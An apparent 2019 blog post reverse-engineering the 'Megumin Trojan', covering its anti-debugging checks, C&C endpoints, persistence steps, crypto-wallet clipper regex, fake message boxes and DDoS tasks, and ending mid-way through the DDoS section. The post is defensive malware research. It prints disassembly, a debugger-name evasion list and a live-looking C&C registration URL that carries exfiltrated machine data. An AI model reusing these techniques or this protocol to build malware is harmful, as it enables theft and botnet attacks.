

# Let's nuke Megumin Trojan

 [fumiko.com/2019/05/03/lets-nuke-megumin-trojan/](https://fumiko.com/2019/05/03/lets-nuke-megumin-trojan/)

fumiko

May 3, 2019



When you are a big fan of the [Konosuba](#) franchise, you are a bit curious when you spot a malware called “Megumin Trojan” (Written in C++) on some selling forums and into some results of sandbox submissions. Before some speculation about when this malware has appeared, this one is not recent and there are some elements that prove it was present on the market since the beginning of 2018.

Since the last days, there is an increased activity related to a new version that was probably launched not so long ago (a v2), and community started to talk about it, but a lot of them has misinterpretation with Vidar due to the utilization of the same boundary beacon string. This analysis will help you to definitely clarify how to spot and understand how Megumin Trojan is working and it definitely has a specific signature, that you can't miss it with you dig on it (for both network activities & code).

This malware is a Trojan who has a bunch of features:

- DDoS
- Miner
- Clipper

- Loader
- Executing DOS commands on bots
- Uploading specific files from bots to C&C

It's time to reverse a little all of that 😊


## Anti-Analysis Techniques

### The classy PEB

This malware is using one of the classiest tricks for detecting that the process is currently debugged, by checking a specific field into the Process Environment Block (PEB). For those who are unfamiliar with this, it's a structure that contains all process information.

```
typedef struct _PEB {
    BYTE Reserved1[2];
    BYTE BeingDebugged; // HERE
    ...< Other fields >...
    PVOID Reserved12[1];
    ULONG SessionId;
} PEB, *PPEB;
```

For our case, the value “BeingDebugged” will be “obviously” checked. But how it looks like when reversing it? Here it's looking like this.



- fs:[18] is where is located the Thread Environment Process (TEB)
- ds:[eax+30] is necessary to have access into the PEB, that is part of the TEB.
- ds[eax+2] remains to retrieve the value TEB.PEB.BeingDebugged

Address	Hex	ASCII
7EFDE000	00 00 01 00 FF FF FF FF 00 00 40 00 00 02 C3 77	...yyyy...@...Aw
7EFDE010	30 1A 59 00 00 00 00 00 00 00 59 00 00 21 C3 77	0.Y.....Y..!Aw
7EFDE020	00 00 00 00 00 00 00 00 00 00 00 00 00 BA A8 75	.....e~u
7EFDE030	00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00	.....
7EFDE040	50 42 C3 77 FF FF FF 03 00 00 00 00 00 00 FE 7E	PBAwyyy.....b~

This one has been used multiple times during the execution process of Megumin Trojan.

## Window Title

This other trick used here is to get the title of the program and comparing it with a list of strings. For achieving it, the malware is calling GetForegroundWindow at first for the Windows of the current process and then grabbing the title with the help of GetWindowTextA.

```
00415376 64:A3 00000000 mov dword ptr fs:[0],eax
0041537C C785 E0FEFFFF 00000000 mov dword ptr ss:[ebp-120],0
00415386 FF15 E4824500 call dword ptr ds:[<&GetForegroundWindow>]
0041538C 68 C8000000 push C8
00415391 8D8D E8FEFFFF lea ecx,dword ptr ss:[ebp-118]
00415397 51 push ecx
00415398 50 push eax
00415399 FF15 FC824500 call dword ptr ds:[<&GetWindowTextA>]
0041539F 83EC 18 sub esp,18
```

```
0018FB08 0002016A
0018FB0C 0018FBD4 "megumin.exe - PID: 414 - Module: megumin.exe - Thread: Main Thread 878 -
0018FB10 000000C8
```

The comparison with the string is done step by step, by decrypting first the XOR string and comparing it with the Window Title, and continuing the functions until every value is checked.

```
004153A0 C741 14 0F000000 mov dword ptr ds:[ecx+14],F
004153B4 68 C0734600 push megumin.4673C0 Xor String
004153B9 C601 00 mov byte ptr ds:[ecx],0
004153BC E8 DFC8FEFF call megumin.401CA0
004153C1 8D8D 34FEFFFF lea ecx,dword ptr ss:[ebp-1CC]
004153C7 E8 A4080000 call megumin.415F70 Decrypt Xor String
004153CC 83C4 18 add esp,18
004153CF C745 FC 00000000 mov dword ptr ss:[ebp-41],0

EAX 0018FB20 "Oilly0bg"
EBX 0018FF3C
ECX 920C9F5A
EDX 00000002
EBP 0018FCEC
ESP 0018FAFC
ESI 00474DEC megumin.00474DEC
EDI 00000000
```

The completed string list :

- OllyDbg
- IDA
- ImmunityDebugger
- inDb (Remain to WinDbg)
- LordP (Remains to LordPE)
- ireshark (Remains to Wireshark)
- HTTP Analyzer

This technique here is not able to work completely because it's checking the Windows Title of the current process used and so, some strings won't be able to work at all. When I was reversing it, I didn't understand at all why it was done like this, maybe something that was done fast or another unrelated explanation and we will never know.

## Dynamic Process Blacklist

---

When the malware is fully configured, it performs an HTTP POST request called /blacklist. The answer contains a list of processes that the attacker wants to kill whenever the payload is active, the content is encoded in base64 format.

When processes are flagged as blacklisted, those are stored into variables as Process Handles, and they are checked and killed by a simple comparison. For terminating them the `ZwTerminateProcess` (or `NtTerminateProcess` if you are looking on a disassembler) API call is used and after the accomplishment of the task, the value on memory is initialized again to -1 for continuing, again and again, to maintain that these processes will never be able to be active whenever the malware is up.

```
00417D54 . E8 F7E0FFFF call <megumin.sub_415E50> @ Find blacklisted process
00417D59 . 83C4 0C add esp,C
00417D5C . 85C0 test eax,eax
00417D5E . 75 09 jne megumin.417D69
00417D60 . E8 CBDEFFFF call <megumin.sub_415C30>
00417D65 . 85C0 test eax,eax
00417D67 . 74 4B je megumin.417DB4
00417D69 > A1 E8194700 mov eax,dword ptr ds:[4719E8]
00417D6E . 83F8 FF cmp eax,FFFFFFFF
00417D71 . 74 0F je megumin.417D82
00417D73 . 6A 00 push 0
00417D75 . 50 push eax
00417D76 . FFD6 call esi
00417D78 . C705 E8194700 FFFFFFFF mov dword ptr ds:[4719E8],FFFFFFFF
[ Arg2 = NULL
  Arg1
  ZwTerminateProcess
```

By default, all values are set to -1 (0xFFFFFFFF)

## Network interactions list

---

Megumin is quite noisy, in term of interactions between bots and the C&C, and the amount of API request is more than usual compared to the other malwares that I have analyzed. So to make as much as possible simple and understandable, I classified them into three categories.

### General commands

---

/suicide	Killing request
/config	Malware config
/msgbox	Fake message prompt window
/isClipper	is Clipper activated
/isUSB	Is set up to spread itself on removable drives
/blacklist	Process blacklist

---

---

/wallets     Wallet config for the clipper part

---

/selfDel     Removing the payload of the original PE

## Bot commands

---

/addbot?hwid=     Add a new bot to the C&C (\*)

---

/task?hwid=       Ask for a task

---

/completed?hwid=   Tell the C&C that task has been done

---

/gate?hwid=       Gate for uploading/stealing specific files from bot to C&C

---

/reconnecttime     Amount of time for next request between bot and C&C

(\*) Only when the User-Agent is strictly configured as “**Megumin/2.0**”

## Miner commands

---

/cpu            CPU Miner configuration

---

/gpuAMD         GPU AMD Miner Configuration

---

/gpuNVIDIA     GPU NVIDIA Miner Configuration

***As a reminder, all response from the server are encoded in base64 with the only exception of the /config one, which is in clear.***

Curiosity: This malware is also using the same boundary beacon as Vidar and some other malware.

## That “messy” setup

---

This trojan is quite curious about how it’s deploying itself and the first time I was trying to understand the mess, I was like, seriously what the heck is wrong with the logic of this malware. After that, I thought it was just the only thing weird with megumin, but no. To complexify the setup, interactions with the C&C are different between different stages.

For explaining everything, I decided to split it into multiple steps, to slowly understand the chronological order of it.

## Step 1

---

- In the first request, the malware is downloading a payload named “reserv.exe”. if this file is not empty it means the current payload is not the main build of the malware. reserv.exe is downloaded and saved into a specific folder hidden in %PROGRAMDATA% as “{MACHINE\_GUID}” (for example {656a1cdc-0ae0-40d0-a8bb-fdbd603c3b13}),this file at the end is renamed as “update.exe”.
- Then two or three requests are performed
  - /suicide
  - /msgbox
  - /selfDel (optional)
- A scheduled task is created with this specific pattern for the persistence, the name of the payload will be “update.exe” and another one on the registry. “Scheduled Updater – {MACHINE\_GUID}”
- Then the payload is killed and removed

*Reminder: If the malware was not fast enough to download reserv.exe for whatever reasons, it is named by a random windows process name, and will continue the process over and over until it will grab reserv.exe*

*Curiosity: The way this malware is creating a folder into PROGRAMDATA is strictly the same way as Arkei, Baldr, Rarog & Supreme++ (Rarog fork).*

## Megumin

3266ms	2236	2.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\I0488CJO\suicide[1].txt
3328ms	2236	2.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\JGRR2OYX\config[1].txt
3344ms	2236	2.exe	C:\ProgramData\{90059C37-1320-41A4-B58D-2B75A9850D2F}\winlogon.exe

## Arkei

C:\Users\admin\Desktop\geobaze\patch\logo.exe
C:\ProgramData\{64423439-6442-6442-644234394149}\lsm.exe

## Rarog

FILES MODIFICATION			
Time offset	ID	Process	Filename
1390ms	3148	e74a345e746f91094dbc3...	C:\ProgramData\{GKN5XMEW-JQ19-QJVB-FAZ3RRUPHM7P}\Dwm.exe
1390ms	3148	e74a345e746f91094dbc3...	C:\ProgramData\{GKN5XMEW-JQ19-QJVB-FAZ3RRUPHM7P}\Dwm.exe:Zone.Identifier

## Step 2

- reserv.exe is again downloaded, and considering the file is empty, so at that time, the correct build for communicating with the C&C.

- Those requests are performed
  - /suicide
  - /msgBox
  - /config

The config is the only request was the server is not encoding it in base64 format, there are 4 options possible.

Option 1 USB task (Spreading the build on removable drives)

---

Option 2 Clipper

---

Option 3 ???

---

Option 4 ???

- A scheduled task is created with this specific pattern for the persistence and the name of the payload is at that time a random known legitimate windows process (also same thing on the registry).  
     “Scheduled Updater – {\*MACHINE\_GUID\*}”
- Then the payload is killed and removed

If this file is empty, it's considered that it reached its final destination and its final C&C, so seeing two Megumin C&C on the same domain could be explainable by this (and It was the case on my side).

### Step 3

---

- reserv.exe is always checked for checking if there is a new build
- Now the behavior on the network flows is totally new. The bot is now way more talkative and is going to be fully set up and registered to the C&C.
  - /suicide
  - /config
  - /addbot?hwid=...&..... # Registration
  - /blacklist
  - /wallets
  - /task?hwid=... # Performs a task
  - ... a lot of possible tasks (explained below)
  - /completed?hwid=... # Alerting that the task is done
  - /reconnecttime

For the addbot part, the registration is requiring specific fields that will be all encoded in base64 format.

- Machine GUID

- Platform
- Windows version
- CPU Name
- GPU Name
- Antivirus
- Filename (name of the megumin payload)
- Username

example of request (Any.Run)

[http://90551.prohoster.biz/megumin/addbot?  
hwid=OTAwNTljMzctMTMyMC00MWE0LWI1OGQtMml3NWE5ODUwZDJm&bit=eDMy&win=V2luZG93cyA3IFByb2Zlc3Npb25hbA==&cpu=SW50ZWwoUikgQ29yZShUTSkgaTUtNjQwM CBDUFUgQCAyLjcwR0h6AAAAAAAAAAAAAAAA&gpu=U3RhbmRhcmQgVkdBIEdyYXBoaWNzIEFkYXB0ZXI=&av=VW5rbm93bg==&filename=Y3Nyc3MuZXhl&username=YWRtaW4=](http://90551.prohoster.biz/megumin/addbot?hwid=OTAwNTljMzctMTMyMC00MWE0LWI1OGQtMml3NWE5ODUwZDJm&bit=eDMy&win=V2luZG93cyA3IFByb2Zlc3Npb25hbA==&cpu=SW50ZWwoUikgQ29yZShUTSkgaTUtNjQwM CBDUFUgQCAyLjcwR0h6AAAAAAAAAAAAAAAA&gpu=U3RhbmRhcmQgVkdBIEdyYXBoaWNzIEFkYXB0ZXI=&av=VW5rbm93bg==&filename=Y3Nyc3MuZXhl&username=YWRtaW4=)

## Step 4

---

- reserv.exe is always checked for checking if there is a new build
- If the bot is run after the registration, it will be possible to have this pattern of request
  - /suicide
  - /config
  - /task?hwid=... # Performs task
  - ... a lot of possible tasks (explained below)
  - /completed?hwid=... # Alerting that the task is done
  - /reconnecttime

## Fake messages


---

As shown above, the malware has also a feature to prompt a fake window and this could be used for making “some realistic scenario” of a typical fake software, crack or other crapware, lure the user during the execution that the software has been installed or there is an error during the false installation or execution. It’s really common to see nowadays fake prompt window for missing runtime DLL, or fake Fortnite hack or whatever Free Bitcoin trap generator, this kind of lure will always work in some kind of people, even more with kids.

For configuring the feature, the bot is sending a specific HTTP POST Request named “/msgbox” and After decoding the base64 response from the server the response is split into multiple variables :

- An integer value that will represent the Icon of the Window
- A second int value that will represent the buttons that will be used
- The caption (Title)
- The text that will be printed on the prompt window





Corresponding case input codes with the configuration of the prompt window are classified below:

uType – Uint Code – Icons – cases

Case Code	Value	Meaning
1	0x00000020L	Question-mark message box
2	0x00000030L	Information message box
3	0x00000040L	Warning message box

uType – Uint Code – Buttons – cases

Case Code	Value	Meaning
0	0x00000002L	Abort, Retry & Ignore buttons
1	0x00000006L	Cancel, Try Again, Continue buttons
2	0x00004000L	Help button
3	0x00000000L	OK button
4	0x00000001L	OK & Cancel buttons
5	0x00000005L	Retry & Cancel buttons
6	0x00000004L	Yes & No buttons
7	0x00000003L	Yes, No & Cancel buttons

## Clipper

Before that the malware is executing the main module, all the regexes that will be used for catching the wished data are stored dynamically into memory.

```

00401020      51      push ecx
00401021      68 605F4600  push megumin.465F60
00401026      B9 884C4700  mov ecx,megumin.474C88
0040102B      E8 00400000  call <megumin.sub_405030>
00401030      68 40654500  push <megumin.sub_456540>
00401035      E8 98E80100  call <megumin.sub_41FB02>
0040103A      59      pop ecx
0040103B      C3      ret

```

```

[Arg2
Arg1 = "[13][a-zA-Z0-9]{26,33}$"
sub_405030
Arg1 = <megumin.sub_456540>
sub_41FB02

```

Then when the malware is fully installed if the clipping feature is activated by the config request, another one called “/wallet” is performed. This command gives to the bot the list of all wallet configured to be clipped. the content is base64 encoded.

At this point, the classy infinite loop like Qulab is performed and will remain the same until the program is killed or crashed.


1. The content of the clipboard is stored into a variable.
2. Step by step, all regexes are checking if it matches with the clipboard.
3. If one regex triggers something, the content on the clipboard is switched by the one that the attacker wants and some data are sent to the C&C.

/newclip?hwid=XXX&type=XXX&copy=XXX&paste=XXX&date=XXX

The whole process of the clipper is representing like this.

For some investigation, this is the complete list of wallets, softwares, and websites targeted by this malware.

Bitcoin	BitcoinGold	BtcCash	Ethereum
BlackCoin	ByteCoin	EmerCoin	ReddCoin
Peercoin	Ripple	Miota	Cardano
Lisk	Stratis	Waves	Qtum
Stellar	ViaCoin	Electroneum	Dash
Doge	LiteCoin	Monero	Graft
ZCash	Ya.money	Ya.disc	Steam
vk.cc	QIWI		



**Tasks**

---

When the bot is sending a request to the C&C, there is a possibility to have nine different tasks to be performed and they are all presenting like this.


<name>|<command>| . . .

There are currently 3 main fields for the tasks.

- DDoS
- Executing files
- Miscellaneous

Whenever a task is accomplished, the request “/completed?hwid=” is sent to the C&C. The reason for this is simple, tasks can be counted and when it reaches a specific amount, the task is simply deactivated.

Let's reviewing them!



**DDoS**

---


**Socket HTTP**

---

## Task format

socket|time|threads|link

When there is a necessity to create threads for performing the DDoS tasks, it only grabs the specific fields and using it a length for a thread loop creation as shown below, lpStartAddress will contain the reference of the specific DDoS function that the bot has to do.



When inspecting the function, we can see the layer 7 DDoS Attack by flooding the server by HTTP GET requests with the help of sockets.

0040F579	. 8D85 30FEFFFF	lea eax,dword ptr ss:[ebp-1D0]	
0040F57F	. 50	push eax	
0040F580	. 68 02020000	push 202	LPWSADATA lpWSAData
0040F585	. FF15 48834500	call dword ptr ds:[<WSAStartup>]	WORD wVersionRequested = 202
